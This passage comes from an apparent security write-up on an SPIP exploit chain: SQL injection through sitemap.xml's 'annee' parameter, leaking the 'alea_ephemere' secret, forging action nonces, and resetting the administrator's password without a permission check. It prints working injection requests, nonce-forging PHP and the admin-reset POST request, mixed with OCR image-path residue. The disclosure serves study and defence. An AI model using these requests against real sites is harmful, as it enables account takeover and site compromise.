
```
SELECT ... WHERE ... AND (YEAR(articles.date) = IF(1,SLEEP(5),0)) ...
```



The type is decided at compile time, our payload arrives later and goes through untouched

A `SLEEP(5)` is enough to prove it:

```
GET /spip.php?page=sitemap.xml&annee=IF(1,SLEEP(5),0) HTTP/1.1
Host: 127.0.0.1:8000
```



The response takes 5 seconds: the query ran our SLEEP

> Any public loop comparing a date column against a request value is injectable the same way. `sitemap.xml?annee=` is just the cleanest instance that ships in core.

Reading the site secret: `alea_ephemere`

The secret we want is `alea_ephemere`, a random value kept in `spip_meta` table. It is the key behind every SPIP action nonce.



Leaking alea_ephemere with casse-spip.py

Actions verify a nonce, not authorization (CVE-2026-72709)

How actions work

Whether you delete a section, edit an account, or uninstall a plugin, each one is an `action`.

SPIP's core actions are PHP files located in `ecrire/action/`, each accessible over HTTP:

```
ecrire/action/
├── editer_auteur.php         ->  /spip.php?action=editer_auteur
├── supprimer_rubrique.php    ->  /spip.php?action=supprimer_rubrique
├── logout.php                ->  /spip.php?action=logout
└── desinstaller_plugin.php   ->  /spip.php?action=desinstaller_plugin
```

The three-step pattern

Each action follows a three-step pattern:

1. **Nonce verification** - via `securiser_action()` to ensure the request is authentic (CSRF protection)
2. **Permission check** - via `autoriser()` to check that the caller is authorized to perform the action

3. Execution - do the work (delete, update, etc.)

In practice, step 2 is optional. Some actions like `logout`, `cookie` and `session` are public by design and need no permission check. However, other actions perform sensitive operations and rely only on the Nonce verification step.

A deliberate design choice

Action `supprimer_rubrique` is a perfect example.

Source: `supprimer_rubrique.php#L30-38`

```php
<?php
// ecrire/action/supprimer_rubrique.php

// step 1: verify the nonce with securiser_action()
$id_rubrique = $securiser_action();

// step 2: check the caller is authorized with autoriser()
// ... (no permission check here)

// step 3: do the work
if (intval($id_rubrique)) {
    sql_delete('spip_rubriques', 'id_rubrique=' . intval($id_rubrique));
}
```

Omitting `autoriser()` is deliberate. The official SPIP documentation explains that authorization is meant to be enforced at the template level, before the action link is even displayed:

> Some actions also verify that the author is actually approved to execute that action (but in general, this authorisation has already been confirmed before: the link that fires the action will not normally be visible if the author does not have the appropriate rights).
> — programmer.spip.net/The-verifications

The hidden assumption

In the private area, a delete link only appears if the template includes a condition like this:

```
<!-- prive/objets/infos/rubrique.html:27 -->
[(#AUTORISER{supprimer,rubrique,#ID_RUBRIQUE}|oui)
    [(#URL_ACTION_AUTEUR{supprimer_rubrique,#ID_RUBRIQUE,...})]
]
```

If the user lacks the required rights, the link is simply never generated. The security model here rests on a single assumption: only legitimate users can see and click the link.

The bypass

This approach works as long as users go through the web interface. But nothing prevents us from crafting a raw HTTP request that calls the action directly.

When that happens, the template is completely bypassed:

- The `#AUTORISER` guard is never evaluated
- The action PHP file has no `autoriser()` check of its own
- The only remaining barrier is the CSRF nonce

If we can obtain that nonce, we can execute any sensitive action without any permission check.

Forging a nonce with the leaked secret

Now that we understand the broken access control, the next question is: How do we get a valid nonce?

An action is invoked as: `/spip.php?action=<name>&arg=<id>&hash=<nonce>`


That `hash` is an HMAC tag over the action and the caller, keyed by the alea:

Source: `securiser_action.php#L241`

```php
<?php
// ecrire/inc/securiser_action.php
function _action_auteur(string $action, int $id_auteur, ?string $pass, string $alea): string {
    // ...
    $sha[$entry] = hash_hmac('sha256', "$action::$id_auteur", "$pass::" . _action_get_alea($alea));
}
```

Example:

For `action=editer_auteur&arg=1`, the payload becomes `editer_auteur-1::0`.



The three parts of the signed payload

Here:

- `editer_auteur` is the action
- `1` is the target user id (SPIP admin)
- the trailing `0` is us, the anonymous caller
- and our password is empty, since we are not logged in

so it collapses to:


```php
<?php
$hash = hash_hmac('sha256', "editer_auteur-1::0", "::" . _action_get_alea($alea));
```

At this point, the only unknown is `$alea`, which the SQL injection just handed to us.


We can now compute a valid nonce for any action as the anonymous user:

```php
<?php
// a valid nonce for editer_auteur
$forge = hash_hmac('sha256', "editer_auteur-1::0", "::" . "709b20c8ca791ae5469523c00cf2d9a5");
// nonce = 5826b40b0fbeee588f97cc88bc71b242ad474c513ab3f02d2fad3928d04eb573
```

A wrong hash returns `403`, a forged one `204`:



403 on an invalid hash



204 on the forged hash

We can now run any action as an anonymous visitor. And that's where things get interesting, because two specific actions give us everything we need to reach remote code execution.

Full chain 1: Administrator account takeover leading to remote code execution

Resetting the administrator password

`action=editer_auteur` is the action that edits an author account. Following the code down, `auteur_instituer()` collects the request fields and decides what to write:

Source: `editer_auteur.php#L320-407`

```php
<?php
// ecrire/action/editer_auteur.php
function auteur_instituer($id_auteur, $c) {
    // ...
    if (isset($c['pass']) && strlen($c['pass']))
        $champs['pass'] = $c['pass'];                       // set, with NO autoriser()
    // ...
    if (isset($c['statut']) && autoriser('modifier','auteur',$id,['statut'=>...]))
        $champs['statut'] = $c['statut'];                   // guarded
    // ...
    if (isset($c['webmestre']) && autoriser('modifier','auteur',$id,['webmestre'=>'?']))
        $champs['webmestre'] = ...;                         // guarded
    // ...
    if (!auth_modifier_pass($auth_methode, $champs['login'], $champs['pass'], $id_auteur)) {    // :407  Update the
pass to db
}
```

The code reveals an interesting asymmetry:

- Want to change a user's `statut`? → `autoriser()` required.
- Want to change `webmestre`? → `autoriser()` required.
- Want to change the `password` of any account ? No check.




With a single forged-nonce request, we can rewrite the administrator's password:

```http
POST /spip.php?action=editer_auteur HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded


arg=1&hash=5826b40b0fbeee588f97cc88bc71b242ad474c513ab3f02d2fad3928d04eb573&new_pass=casse-spip
```

`arg=1` targets the default administrator account.

